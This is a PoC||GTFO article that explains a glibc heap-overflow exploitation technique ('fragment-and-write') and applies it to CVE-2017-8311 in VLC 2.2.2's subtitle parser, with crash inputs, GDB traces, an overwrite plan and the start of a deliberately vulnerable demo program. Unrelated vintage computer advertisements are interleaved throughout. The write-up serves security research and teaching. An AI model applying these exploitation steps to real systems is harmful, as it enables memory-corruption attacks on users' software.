

16:06 The Adventure of the Fragmented Chunks

by Yannay Livneh

In a world of chaos, where anti-exploitation techniques are implemented everywhere from the bottoms of hardware (Intel CET) to the heavens of cloud-based network inspection products, one place remains unmolested, pure and welcoming to exploitation: the GNU C Standard Library. Glibc, at least with its build configuration on popular platforms, has a consistent, documented record of not fully applying mitigation techniques.

The glibc on a modern Ubuntu does not have stack cookies, heap cookies, or safe versions of string functions, not to mention CFG. It's like we're back in the good ol' nineties (I couldn't even spell my own name back then, but I was told it was fun). So no wonder it's heaven for exploitation proof of concepts and CTF pwn challenges. Sure, users of these platforms are more susceptible to exploitation once a vulnerability is found, but that's a small sacrifice to make for the infinitesimal improvement in performance and ease of compiled code readability.

This sermon focuses on the glibc heap implementation and heap-based buffer overflows. Glibc heap is based on `ptmalloc` (which is based on `dlmalloc`) and uses an inline-metadata approach. It means the bookkeeping information of the heap is saved within the chunks used for user data. For an official overview of glibc malloc implementation, see the *Malloc Internals* page of the project's wiki. This approach means sensitive metadata, specifically the chunk's size, is prone to overflow from user input.

In recent years, many have taken advantage of this behavior such as Google's Project Zero's 2014 version of the poisoned NULL byte and *The Forgotten Chunks*.¹⁵ This sermon takes another step in this direction and demonstrates how this implementation can be used to overcome different limitations in exploiting real-world vulnerabilities.

Introduction to Heap-Based Buffer Overflows

In the recent few weeks, as a part of our drive-by attack research at Check Point, I've been fiddling with the glibc heap, working with a very common example of a heap-based buffer overflow. The vulnerability (CVE-2017-8311) is a real classic, taken straight out of a textbook. It enables an attacker to copy any character except NULL and line break to a heap allocated memory without respecting the size of the destination buffer.

Here is a trivial example. Assume a sequential heap based buffer overflow.

```
1 // Allocate length until NULL
char *dst = malloc(strlen(src) + 1);
3 // copy until EOL
while (*src != '\n')
5     *dst++ = *src++;
*dst = '\0';
```

What happens here is quite simple: the `dst` pointer points to a buffer allocated with a size large enough to hold the `src` string until a NULL character. Then, the input is copied one byte at a time from the `src` buffer to the allocated buffer until a newline character is encountered, which may be well after a NULL character. In other words, a straightforward overflow.

Put this code in a function, add a small main, compile the program and run it under `valgrind`.

```
python -c "print 'A' * 23 + '\0'" \
| valgrind ./a.out
```

NSG

NORTHERN PC SOFTWARE GROUP
Collieston, Aberdeen. AB4 9RT.
Telephone and Help-Line:- 035887-336

NSG offer to ALL Amstrad and IBM Compatible Users a Personal Service. We are especially interested in NEWCOMERS to COMPUTING. OUR NON-PROFIT MAKING SERVICES INCLUDE THE FOLLOWING:-

PUBLIC DOMAIN: Fine programmes available on 5.25" and 3.5" disks. IBM Compatible Material is offered for ALL USERS, on 5.25" Disks at a maximum of **£3.50 per Disk**. Inc VAT & Post. We hold the largest PD Library in the North of Britain, which is being increased monthly.

24 HOUR HELPLINE: Use this Service at any time of Day or Night for instant assistance to any Member. Especially valuable to newcomers to these excellent PD programmes. *Help available on any aspect of Computing, at all times.*


OTHER SERVICES:- INFORMATION, BBS, COMMS, NETWORKING, DISK EXCHANGE, NEWSOFTWARE, CONSULTANCY

SPECIAL INTERESTS: Special Interest Groups encouraged. Share your expertise with other enthusiasts, through our News Letter.

Send for information today without delay.
This is a service for all beginners, and the enthusiast.
Modest registration fee £20.00.
Includes credit for £10.00 PD software.
Special terms for OAP/students/unemployed.



¹⁵Glibc Adventures: The Forgotten Chunks, François Goichon, `unzip pocorgtfo16.pdf forgottenchunks.pdf`



It outputs the following lines:

```

==31714== Invalid write of size 1
   at 0x40064C: format (main.c:13)
   by 0x40068E: main (main.c:22)
Address 0x52050d8 is 0 bytes after a block
of size 24 alloc'd
   at 0x4C2DB8F: malloc
   (in vgppreload_memcheck-amd64-linux.so)
   by 0x400619: format (main.c:9)
   by 0x40068E: main (main.c:22)

```

So far, nothing new. But what is the common scenario for such vulnerabilities to occur? Usually, string manipulation from user input. The most prominent example of this scenario is text parsing. Usually, there is a loop iterating over a textual input and trying to parse it. This means the user has quite good control over the size of allocations (though relatively small) and the sequence of allocation and free operations. Completing an exploit from this point usually has the same form:

1. Find an interesting struct allocated on the heap (victim object).
2. Shape the heap in a way that leaves a hole right before this victim object.
3. Allocate a memory chunk in that hole.
4. Overflow the data written to the chunk into the victim object.
5. Profit.

What's the Problem?

Sounds simple? Good. This is just the beginning. In my exploit, I encountered a really annoying problem: all the interesting structures that can be used as victims had a pointer as their first field. That first field was of no interest to me in any way, but it had to be a valid pointer for my exploit to work. I couldn't write NULL bytes, but had to write sequentially in the allocated buffer until I reached the interesting field, a function pointer.


For example, consider the following struct:

```

1 typedef struct {
2     char *name;
3     uint64_t dummy;
4     void (*destructor)(void *);
5 } victim_t;

```


A linear overflow into this struct inevitably overrides the `name` field before overwriting the `destructor` field. The `destructor` field has to be overwritten to gain control over the program. However, if the `name` field is dereferenced before invoking the destructor, the whole thing just crashes.



GLibC Heap Internals in a Nutshell

To understand how to overcome this problem, recall the internals of the heap implementation. The heap allocates and manages memory in chunks. When a chunk is allocated, it has a header with a size of `sizeof(size_t)`. This header contains the size of the chunk (including the header) and some flags. As all chunk sizes are rounded to multiples of eight, the three least significant bits in the header are used as flags. For now, the only flag which matters is the `in_use` flag, which is set to 1 when the chunk is allocated, and is otherwise 0.

So a sequence of chunks in memory looks like the following, where data may be user's data if the chunk is allocated or heap metadata if the chunk is freed. The key takeaway here is that *a linear overflow may change the size of the following chunk*.



The heap stores freed chunks in bins of various types. For the purpose of this article, it is sufficient to know about two types of bins: `fastbins` and `normal bins` (all the other bins). When a chunk of small size (by default, smaller than 0x80 bytes, including the header) is freed, it is added to the corresponding `fastbin` and the heap doesn't coalesce it with

the adjacent chunks until a further event triggers the coalescing behavior. A chunk that is stored in a `fastbin` always has its `in_use` bit set to 1. The chunks in the `fastbin` are served in LIFO manner, i.e., the last freed chunk will be allocated first when a memory request of the appropriate size is issued. When a normal chunk (not small) is freed, the heap checks whether the adjacent chunks are freed (the `in_use` bit is off), and if so, coalesces them before inserting them in the appropriate bin. The key take-away here is that *small chunks can be used to keep the heap fragmented*.

The small chunks are kept in `fastbins` until some events that require heap consolidation occur. The most common event of this kind is coalescing with the `top` chunk. The `top` chunk is a special chunk that is never allocated. It is the chunk in the end of the memory region assigned to the heap. If there are no freed chunks to serve an allocation, the heap splits this chunk to serve it. To keep the heap fragmented using small chunks, you must avoid heap consolidation events.

For further reading on glibc heap implementation details, I highly recommend the Malloc Internals page of the project wiki. It is concise and very well written.

Overcoming the Limitations

So back to the problem: how can this kind of linear-overflow be leveraged to writing further up the heap without corrupting some important data in the middle?


My nifty solution to this problem is something I call “fragment-and-write.” (Many thanks to Omer Gull for his help.) I used the overflow to synthetically change the size of a freed chunk, tricking the allocator to consider the freed chunk as bigger than it actually is, i.e., overlapping the victim object. Next, I allocated a chunk whose size equals the original freed chunk size plus the fields I want to skip, without writing it. Finally, I allocated a chunk whose size equals the victim object’s size minus the offset of the skipped fields. This last allocation falls exactly on the field I want to overwrite.

Workflow to exploit such a scenario:

1. Find an interesting struct allocated on the heap (victim object).
2. Shape the heap in a way that leaves a hole right before this object.




3. Allocate `chunk0` right before the victim object.
4. Allocate `chunk1` right before `chunk0`.




5. Overflow `chunk1` into the metadata of `chunk0`, making `chunk0`’s size equal to `sizeof(chunk0) + sizeof(victim_object)`: $S_0 = S_0 + S_V$.

6. Free `chunk0`.




7. Allocate chunk with size = $S_0 + \text{offsetof}(\text{victim_object}, \text{victim_field})$.
8. Allocate chunk with size = $S_V - \text{offsetof}(\text{victim_object}, \text{victim_field})$.



9. Write the data in the chunk allocated in stage 8. It will directly write to the victim field.
10. Profit.

Note that the allocator overrides some of the user’s data with metadata on de-allocation, depending on the bin. (See glibc’s implementation for details.) Also, the allocator verifies that the sizes of the chunks are aligned to multiples of 16 on 64-bit platforms. These limitations have to be taken into account when choosing the fields and using technique.



Real World Vulnerability

Enough with theory! It's time to exploit some real-world code.

VLC 2.2.2 has a vulnerability in the subtitles parsing mechanism – CVE-2017-8311. I synthesized a small program which contains the original vulnerable code and flow from VLC 2.2.2 wrapped in a small main function and a few complementary ones, see page 29 for the full source code. The original code parses the JacoSub subtitles file to VLC's internal `subtitle_t` struct. The `TextLoad` function loads all the lines of the input stream (in this case, standard input) to memory and the `ParseJSS` function parses each line and saves it to `subtitle_t` struct. The vulnerability occurs in line 418:

```
373 psz_orig2=calloc(strlen( psz_text )+1,1);
374 psz_text2=psz_orig2;
375
376 for( ; *psz_text != '\0'
      && *psz_text != '\n'
      && *psz_text != '\r'; )
377 {
378     switch( *psz_text )
379     {
380     ...
407     case '\\':
381     ...
415         if((toupper((uint8_t)*(psz_text+1))
416 =='C') ||
417         (toupper((uint8_t)*(psz_text+1))
418 =='F') )
419         {
420             psz_text++; psz_text++;
421             break;
422         }
382     ...
445     psz_text++;
446 }
```

The `psz_text` points to a user-controlled buffer on the heap containing the current line to parse. In line 373, a new chunk is allocated with a size large enough to hold the data pointed at by `psz_text`. Then, it iterates over the `psz_text` pointed data. If the byte one before the last in the buffer is `'\'` (backslash) and the last one is `'c'`, the `psz_text` pointer is incremented by 2 (line 418), thus pointing to the null terminator. Next, in line 445, it is incremented again, and now it points outside the original buffer. Therefore, the loop may continue, depending on the data that resides outside the buffer.

An attacker may design the data outside the buffer to cause the code to reach line 441 within the same loop.

```
438 default :
439     if( !p_sys->jss.i_comment )
440     {
441         *psz_text2 = *psz_text;
442         psz_text2++;
443     }
444 }
```

This will copy the data outside the source buffer into `psz_text2`, possibly overflowing the destination buffer.

To reach the vulnerable code, the input must be a valid line of JacoSub subtitle, conforming to the pattern scanned in line 256:

```
256 else if(sscanf(s,
                "%d %d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
```

When triggering the vulnerability under valgrind this is what happens:

```
python -c "print '@0@0\\c'" \
| valgrind ./pwnme
```

```
==32606== Conditional jump or move depends
on uninitialised value(s)
at 0x4016E2: ParseJSS (pwnme.c:376)
by 0x40190F: main (pwnme.c:499)
```

This output indicates that the condition in the for-loop depends on the uninitialized value, data outside the allocated buffer. Perfect!

FROM IDSI

POOL 1.5 features

- Realistic, life-like motion
- HIRES Color Graphics
- Choice of 4 popular pool Games
- You've Got to see it to believe it!
- Only \$34.95

POOL 1.5

Innovative Design Software, Inc.
P.O. BOX 1658
Las Cruces N.M. 88004
(505) 522-7373

Apple II/Plus is a trademark of Apple Computer Inc. Pool 1.5 is a trademark of IDSI.

We accept Visa, MasterCard, Check or Money Order.

Sharpening the Primitive

After having a good understanding of how to trigger the vulnerability, it's time to improve the primitives and gain control over the environment. The goal is to control the data copied after triggering the vulnerability, which means putting data in the source chunk.

The allocation of the source chunk occurs in line 238:

```
232 for( ;; )
233 {
234     const char *s = TextGetLine( txt );
235     ...
238     psz_orig = malloc( strlen( s ) + 1 );
239     ...
241     psz_text = psz_orig;
242
243     /* Complete time lines */
244     if( sscanf( s, "%d:%d:%d.%d "
245               "%d:%d:%d.%d %[^\n\r]",
246               &h1,&m1,&s1,&f1,&h2,&m2,&s2,&f2 ,
247               psz_text)==9)
248     {
249     ...
253         break;
254     }
255     /* Short time lines */
256     else if( sscanf( s, "@%d @%d %[^\n\r]",
257                   &f1, &f2, psz_text) == 3 )
258     {
259     ...
262         break;
263     }
264     ...
266     else if( s[0] == '#' )
267     {
268     ...
272         strcpy( psz_text, s );
269     ...
319         free( psz_orig );
320         continue;
321     }
322     else
323     /* Unknown type, probably a comment. */
324     {
325         free( psz_orig );
326         continue;
327     }
328 }
```

The code fetches the next input line (which may contain NULLs) and allocates enough data to hold NULL-terminated string. (Line 238.) Then it tries to match the line with JacoSub valid format patterns. If the line starts with a pound sign ('#'), the line is copied into the chunk, freed, and the code continues to the next input line. If the line matches the JacoSub subtitle, the `sscanf` function writes the

data after the timing prefix to the allocated chunk. If no option matches, the chunk is freed.

Recalling glibc allocator behavior, the invocation of `malloc` with size of the most recently freed chunk returns the most recently freed chunk to the caller. This means that if an input line starts with a pound sign ('#') and the next line has the same length, the second allocation will be in the same place and hold the data from the previous iteration.

This is the way to put data in the source chunk. The next step is *not* to override it with the second line's data. This can be easily achieved using the `sscanf` and adding leading zeros to the timing format at the beginning of the line. The `sscanf` in line 256 writes only the data after the timing format. By providing `sscanf` arbitrarily long string of digits as input, it writes very little data to the allocated buffer.

With these capabilities, here is the first crashing example:

```
import sys
sys.stdout.write('#' * 0xe7 + '\n')
sys.stdout.write('@00' + '0' * 0xe2 + '\\c')
```

Plugging the output of this Python script as the input of the compiled program (from page 29) produces a nice segmentation fault. Open GDB, this is what happens inside:

```
$ python crash.py > input
$ gdb -q ./pwnme
Reading symbols from ./pwnme... done.
(gdb) r < input
Starting program: /pwnme < input
starting to read user input
>
Program received signal SIGSEGV,
Segmentation fault.
0x000000000400df1 in ParseJSS (p_demux=0
x6030c0, p_subtitle=0x605798, i_idx=1)
at pwnme.c:222
222     if( !p_sys->jss.b_initied )
(gdb) hexdump &p_sys 8
00000000: 23 23 23 23 23 23 23 23 #####
```

The input has overridden a pointer with controlled data. The buffer overflow happens in the `psz_orig2` buffer, allocated by invoking `calloc(strlen(psz_text) + 1, 1)` (line 373), which translates to request an allocation big enough to hold three bytes, "\\c\0". The minimum size for a chunk is `2 * sizeof(void*) + 2 * sizeof(size_t)` which is 32. As the glibc allocator

uses a best-fit algorithm, the allocated chunk is the smallest free chunk in the heap. In the main function, the code ensures such a chunk exists before the interesting data:

```
467 void *placeholder =
    malloc(0xb0 - sizeof(size_t));
468
469 demux_t *p_demux =
    calloc(sizeof(demux_t), 1);
...
477 free(placeholder);
```

The `placeholder` is allocated first, and after that an interesting object: `p_demux`. Then, the `placeholder` is freed, leaving a nice hole before `p_demux`. The allocation of `psz_orig2` catches this chunk and the overflow overrides `p_demux` (located in the following chunk) with input data. The `p_sys` pointer that causes the crash is the first field of `demux_t` struct. (Of course, in a real world scenario like VLC the attacker needs to shape the heap to have a nice hole like this, a technique called Feng-Shui, but that is another story for another time.)

Now the heap overflow primitive is well established, and so is the constraint. Note that even though the vulnerability is triggered in the last input line, the `ParseJSS` function is invoked once again and returns an error to indicate the end of input. On every invocation it dereferences the `p_sys` pointer, so this pointer must remain valid even after triggering the vulnerability.

Exploitation

Now it's time to employ the technique outlined earlier and overwrite only a specific field in a target struct. Look at the definition of `demux_t` struct:

```
99 typedef struct {
100     demux_sys_t *p_sys;
101     stream_t *s;
102     char padding[6*sizeof(size_t)];
103     void (*pwnme)(void);
104     char moar_padding[2*sizeof(size_t)];
105 } demux_t;
```

The end goal of the exploit is to control the `pwnme` function pointer in this struct. This pointer is initialized in `main` to point to the `not_pwned` function. To demonstrate an arbitrary control over this pointer, the POC exploit points it to the `totally_pwned` function. To bypass ASLR, the exploit partially overwrites the least significant bytes of `pwnme`, assuming the two functions reside in relatively close addresses.

```
454 static void not_pwned(void) {
455     printf("everything went down well\n");
456 }
457
458 static void totally_pwned(void)
    __attribute__((unused));
459 static void totally_pwned(void) {
460     printf("OMG, totally_pwned!\n");
461 }
462
463 int main(void) {
    ...
476     p_demux->pwnme = not_pwned;
```

EDUCATORS TAKE NOTE!!

2^{computers} NOW = 3^{*computers} (*at least through November 30, 1979.)

Commodore & NEECO have made it easier and less expensive to integrate small computers into your particular school system's educational and learning process. The Commodore Pet has now proven itself as one of the most important educational learning aids of the 1970's. Title IV approved!



8K Pet \$795
16K Pet (Full keyboard) \$995
32K Pet (Full keyboard) \$1295

New England Electronics Company is pleased to announce a special promotion in conjunction with Commodore Int'l Corporation. Through November 30th, 1979, educational institutions can purchase two Commodore Pet Computers & receive A THIRD PET COMPUTER ABSOLUTELY FREE!!

The basic 8K Pet has a television screen, an alpha-numeric and extensive graphics character keyboard, and a self-contained cassette recorder which serves as a program-loading and data storing device. You can extend the capability of the system with hard copy printers, floppy disk drives & additional memory. The Pet is a perfect computer for educational use. It is inexpensive, yet has the power & versatility of advanced computer technology. It is completely portable & totally integrated in one unit. NEECO has placed over 100 Commodore Pets "in school systems across the country." Many programs have been established for use in an educational environment, they include:

- NEECO Tutorial System \$29⁹⁵
- Projectile Motion Analysis \$19⁹⁵
- Momentum & Energy \$19⁹⁵
- Pulley System Analysis \$19⁹⁵
- Lenses & Mirrors \$19⁹⁵
- Naming Compound Drill \$19⁹⁵
- Statistics Package \$29⁹⁵
- Basic Math Package \$29⁹⁵
- Chemistry with a Computer \$15⁰⁰

 **NEECO**
679 Highland Ave.
Needham, MA 02194
(617) 449-1760

DON'T DELAY! TIME IS LIMITED!
CALL OR WRITE FOR ADDITIONAL INFORMATION TODAY!

There are a few ways to write this field:

- Allocate it within `psz_orig` and use the `strcpy` or `sscanf`. However, this will also write a terminating NULL which imposes a hard constraint on the addresses that may be pointed to.

- Allocate it within `psz_orig2` and write it in the copy loop. However, as this allocation uses `calloc`, it will zero the data before copying to it, which means the whole pointer (not only the LSB) should be overwritten.
- Allocate `psz_orig2` chunk before the field and overflow into it. Note partial overwrite is possible by padding the source with the 'J' character. When reading this character in the copying loop, the source pointer is incremented but no write is done to the destination, effectively stopping the copy loop.

This is the way forward! So here is the current game plan:

1. Allocate a chunk with a size of `0x50` and free it. As it's smaller than the hole of the placeholder (size `0xb0`), it will break the hole into two chunks with sizes of `0x50` and `0x60`. Freeing it will return the smaller chunk to the allocator's fastbins, and won't coalesce it, which leaves a `0x60` hole.
2. Allocate a chunk with a size of `0x60`, fill it with the data to overwrite with and free it. This chunk will be allocated right before the `p_demux` object. When freed, it will also be pushed into the corresponding fastbin.
3. Write a JSS line whose `psz_orig` makes an allocation of size `0x60` and the `psz_orig2` size makes an allocation of size `0x50`. Trigger the vulnerability and write the LSB of the size of `psz_orig` chunk as `0xc1`: the size of the two chunks with the `prev_inuse` bit turned on. Free the `psz_orig` chunk.
4. Allocate a chunk with a size of `0x70` and free it. This chunk is also pushed to the fastbins and not coalesced. This leaves a hole of size `0x50` in the heap.
5. Allocate without writing chunks with a size of `0x20` (the padding of the `p_demux` object) and size of `0x30` (this one contains the `pwnme` field until the end of the struct). Free both. Both are pushed to fastbin and not coalesced.
6. Make an allocation with a size of `0x100` (arbitrary, big), fill it with data to overwrite with and free it.

7. Write a JSS line whose `psz_orig` makes an allocation of size `0x100` and the `psz_orig2` size makes an allocation of size `0x20`. Trigger the vulnerability and write the LSB of the `pwnme` field to be the LSB of `totally_pwned` function.
8. Profit.

There are only two things missing here. First, when loading the file in `TextLoad`, you must be careful not to catch the hole. This can be easily done by making sure all lines are of size `0x100`. Note that this doesn't interfere with other constructs because it's possible to put NULL bytes in the lines and then add random padding to reach the allocation size of `0x100`. Second, you must not trigger heap consolidation, which means not to coalesce with the top chunk. So the first line is going to be a JSS line with `psz_orig` and `psz_orig2` allocations of size `0x100`. As they are allocated sequentially, the second allocation will fall between the first and top, effectively preventing coalescing with it.

We're Cleaning House. You Save Money.

<p>IBM PC Package</p>  <p>Includes 256K Computer, Monitor, keyboard, Disc Drive, Printer Port.</p> <p>\$1995</p> <p>IBM PC Package Same as above except with 10 Megabyte Hard Drive \$1995 or with color RGB Monitor \$2390</p>	<p>COMPUTERS</p> <p>APPLE IIe Package</p>  <p>Includes 64 Computer, Disc Drive, Monitor, 80 column card.</p> <p>\$995</p> <p>MORROW MDII With printer, demo - 1 only.</p> <p>\$1395</p> <p>FRANKLIN COMPUTERS 100% Apple Compatible. LOWEST PRICES EVER!</p> <p>FROM \$550</p>	<p>MACINTOSH COMPUTERS</p> <p>Save \$400-\$600 OFF MFG'S LIST. Mfg. will not allow us to advertise our discounted price.</p> <p>SANYO MBC 550 IBM COMPATIBLE</p> <p>\$999</p> <p>Apple IBM Macintosh Software 25% OFF Mfg's List Selected Titles Up To 75% OFF</p>	
<p>PRINTERS</p> <p>DOT MATRIX LETTER QUALITY</p> <p>Epson RX80 . . . \$299 Juki 6100 . . . \$425 Epson FX80 . . . \$495 Brother HW15 . . . \$475 Genial 101 . . . \$275 Transar 120 . . . \$425 Okidata 92 . . . \$429 Daisy writer . . . \$1149 NEC 5550 . . . \$699</p> <p>Interface & cables for Atari, Commodore, IBM, Kaypro, Morrow & other fine computers.</p>	<p>MONITORS</p> <p>12" Green Screen . . . from \$50 (17 Swivel)</p> <p>12" Hi Res Green Screen . . . \$99</p> <p>12" Hi Res Amber Screen . . . \$125</p> <p>Amdtek 310A (for IBM) . . . \$159</p> <p>Color</p> <p>13" Color . . . \$199 (11 only, demo)</p> <p>RGB Demos . . . \$499 (11 only, demo)</p> <p><small>ALL ITEMS LIMITED TO STOCK ON HAND.</small></p>	<p>IBM OWNERS</p> <p>IBM 64K Memory Upgrade \$55</p> <p>Tandem Disc Drive 100-1 . . . \$99</p> <p>64K Memory Boards . . . \$199</p> <p> Hercules color graphics board . . . \$288</p> <p>Everex Color Board . . . \$499</p> <p>Commodore & Atari Closeout. Hardware & Software Priced to Move.</p> <p><small>LIMITED QUANTITIES. FIRST COME, FIRST SERVED.</small></p> <p>DISCS at Low Prices!</p> <p>Macintosh Discs . . . \$9.95</p> <p>Generic SS/DD . . . \$17.95</p> <p>Verbatim SS/DD . . . \$21.95</p> <p>Verbatim DS/DD . . . \$28.95</p> <p>Dysan SS/DD . . . \$29.95</p> <p>Dysan DS/DD . . . \$39.95</p> <p>Filp 'n' File 5 1/4" . . . \$17.95</p>	
<p>MODEMS</p> <p>Generic 300 Baud Modem . . . \$99</p> <p>300 Baud for Apple . . . \$129</p> <p>Novation Applcat . . . \$299</p> <p>Hayes Micromodem II . . . \$249 demo</p> <p>Hayes Smartmodem 300 . . . \$199</p> <p>IBM . . . \$199</p> <p>Hayes Smartmodem 1200B . . . \$399</p> <p>With Free Software</p> <p>Anderson Jacob 1200 Baud . . . \$299</p>			<p>APPLE</p> <p>Z80 Card . . . \$99</p> <p>80 Column Card (8 - or 16) . . . \$99</p> <p>120K RAM Board . . . \$249</p>



2490 Channing Way, Suite 219 at Telegraph
Berkeley • 415/843-2743 • Open Mon-Sat 10am-5pm

ADD 10% for open accounts.
CASH PRICES ONLY • ADD 2% FOR MASTERCARD & VISA
VALIDATED FREE PARKING WITH PURCHASE • FINANCING AVAILABLE

For a Python script which implements the logic described above, see page 37. Calculating the exact offsets is left as an exercise to the reader. Put everything together and execute it.

```

1 $ gcc -Wall -o pwnme -fPIE -g3 pwnme.c
$ echo | ./pwnme
3 starting to read user input
everything went down well
5 $ python exp.py | ./pwnme
starting to read user input
7 OMG I can't believe it - totally_pwned

```

Success! The exploit partially overwrites the pointer with an arbitrary value and redirects the execution to the `totally_pwned` function.

As mentioned earlier, the logic and flow was pulled from the VLC project and this technique can be used there to exploit it, with additional complementary steps like Heap Feng-Shui and ROP. See the VLC Exploitation section of our CheckPoint blog post on the Hacked in Translation exploit for more details about exploiting that specific vulnerability.¹⁶

Afterword

In the past twenty years we have witnessed many exploits take advantage of glibc's malloc inline-metadata approach, from *Once upon a free*¹⁷ and *Malloc Maleficarum*¹⁸ to the poisoned NULL byte.¹⁹ Some improvements, such as glibc metadata hardening,²⁰ were made over the years and integrity checks were added, but it's not enough! Integrity checks are not security mitigation! The "House of Force" from 2005 is still working today! The CTF team Shellphish maintains an open repository of heap manipulation and exploitation techniques.²¹ As of this writing, they all work on the newest Linux distributions.

We are very grateful for the important work of having a FOSS implementation of the C standard library for everyone to use. However, it is time for us to have a more secure heap by default. It is time to either stop using plain metadata where it's susceptible to malicious overwrites or separate our data and metadata or otherwise strongly ensure the integrity of the metadata à la heap cookies.

¹⁶Hacked In Translation Director's Cut, Checkpoint Security, [unzip pocorgtfo16.pdf hackedintranslation.pdf](#)

¹⁷Phrack 57:9. [unzip pocorgtfo16.pdf onceuponafree.txt](#)

¹⁸[unzip pocorgtfo16.pdf MallocMaleficarum.txt](#)

¹⁹Poisoned NUL Byte 2014 Edition, Chris Evans, Project Zero Blog


²⁰Further Hardening glibc Malloc() against Single Byte Overflows, Chris Evans, Scary Beasts Blog

²¹[git clone https://github.com/shellphish/how2heap](https://github.com/shellphish/how2heap) || [unzip pocorgtfo16.pdf how2heap.tar](#)

AMAZING PRODUCTS


Incredible Prices

DISK DRIVES



COMMODORE AMIGA	
3.5" External NEC Drive	£86.50
5.25" External IBM [™] Compatible	£99.95
3.5" / 5.25" "MultiDrive" (pictured)	£115.95
A2000 3.5" Internal Kit	£69.95
ATARI ST (PC-Dibs only £49.95 when purchased with any drive! - RRP: £79.95)	
3.5" 720K External NEC Drive	£90.00
5.25" External IBM [™] Compatible	£115.95
3.5" / 5.25" "MultiDrive" (pictured)	£199.95
STFM NEC 3.5" 720K Internal Upgrade	£69.95


MONITORS



All monitors provided with free lead. Please state computer.

Philips CM8833 Med. Res. Colour	£225.00
Philips CM8852 High Res. Colour	£299.00
NEC Multisync II Colour	£499.00
NEC Multisync II GS Greyscale Colour	£199.00
Atari SM124 High Res. Mono	£99.95

PRINTERS



All printers standard Centronics Parallel. Cable not included.

Star LC-10 Mono 9-pin Dot-Matrix	£189.95
Star LC-10 Colour 9-pin Dot-Matrix (pictured)	£249.95
NEC Pinwriter P2200 Mono 24-pin Dot Matrix	£299.95
Centronics Parallel Cable	£12.00

WE SUPPLY AMSTRAD PC, ATARI ST AND COMMODORE AMIGA COMPUTERS AND PERIPHERALS AT BEST PRICES! PLEASE CALL!

IBM PC 20MB HARD CARD - £199!

PC DISK DRIVES	PC MISCELLANEOUS
Internal 3.5" NEC 720K Drive Kit £69.95	Serial M2 Mouse
External 3.5" NEC 720K Drive	Game Card
Internal 3.5" NEC 1.4Mb Drive Kit ... £99.95	Joystick For Above

HARD CARD SPECIAL!

HARD CARDS FOR IBM XT & PC	HARD CARDS FOR IBM AT
Miniscribe 20Mb Hard Card	Miniscribe 30Mb 65ms
Miniscribe 30Mb Hard Card	Miniscribe 30Mb 40ms

All hard cards also suitable for compatibles, such as Amstrad PC1512/1640.
XT Hard Cards also suitable for Amiga 2000 with XT Bridgeboard.

All items on this ad. may be ordered by postal mail order or by telephone.
We accept Access and Visa.
Please make cheques and POs payable to Power Computing.

POWER COMPUTING

44a Stanley Street, Bedford. MK41 7RW

0234 273000

(5 lines)

Prices include VAT and delivery. Please add £10.35 for overnight courier delivery if required.
We reserve the right to change prices and product lines without prior notice.

pwnme.c

```
1  /*****
2  * pwnme.c: simplified version of subtitle.c from VLC for educational purpose.
3  *****/
4  * This file contains a lot of code copied from moduls/demux/subtitle.c from
5  * VLC version 2.2.2 licensed under LGPL stated hereby.
6  *
7  * See the original code in http://git.videolan.org
8  *
9  * Copyright (C) 2017 yannayl
10 *
11 * This program is free software; you can redistribute it and/or modify it
12 * under the terms of the GNU Lesser General Public License as published by
13 * the Free Software Foundation; either version 2.1 of the License, or
14 * (at your option) any later version.
15 *
16 * This program is distributed in the hope that it will be useful,
17 * but WITHOUT ANY WARRANTY; without even the implied warranty of
18 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 * GNU Lesser General Public License for more details.
20 *
21 * You should have received a copy of the GNU Lesser General Public License
22 * along with this program; if not, write to the Free Software Foundation,
23 * Inc., 51 Franklin Street, Fifth Floor, Boston MA 02110-1301, USA.
24 *****/
25
26 #include <stdint.h>
27 #include <stdlib.h>
28 #include <string.h>
29 #include <stdio.h>
30 #include <ctype.h>
31 #include <stdbool.h>
32 #include <unistd.h>
33
34 #define VLC_UNUSED(x) (void)(x)
35
36 enum {
37     VLC_SUCCESS = 0,
38     VLC_ENOMEM = -1,
39     VLC_EGENERIC = -2,
40 };
41
42 typedef struct
43 {
44     int64_t i_start;
45     int64_t i_stop;
46     char *psz_text;
47 } subtitle_t;
48
49 typedef struct
50 {
51     int i_line_count;
52     int i_line;
53     char **line;
54 } text_t;
55
56 typedef struct
57 {
58     int i_type;
59     text_t txt;
60     void *es;
61 }
```

```

63     int64_t      i_next_demux_date;
64     int64_t      i_microsecperframe;
65
66     char         *psz_header;
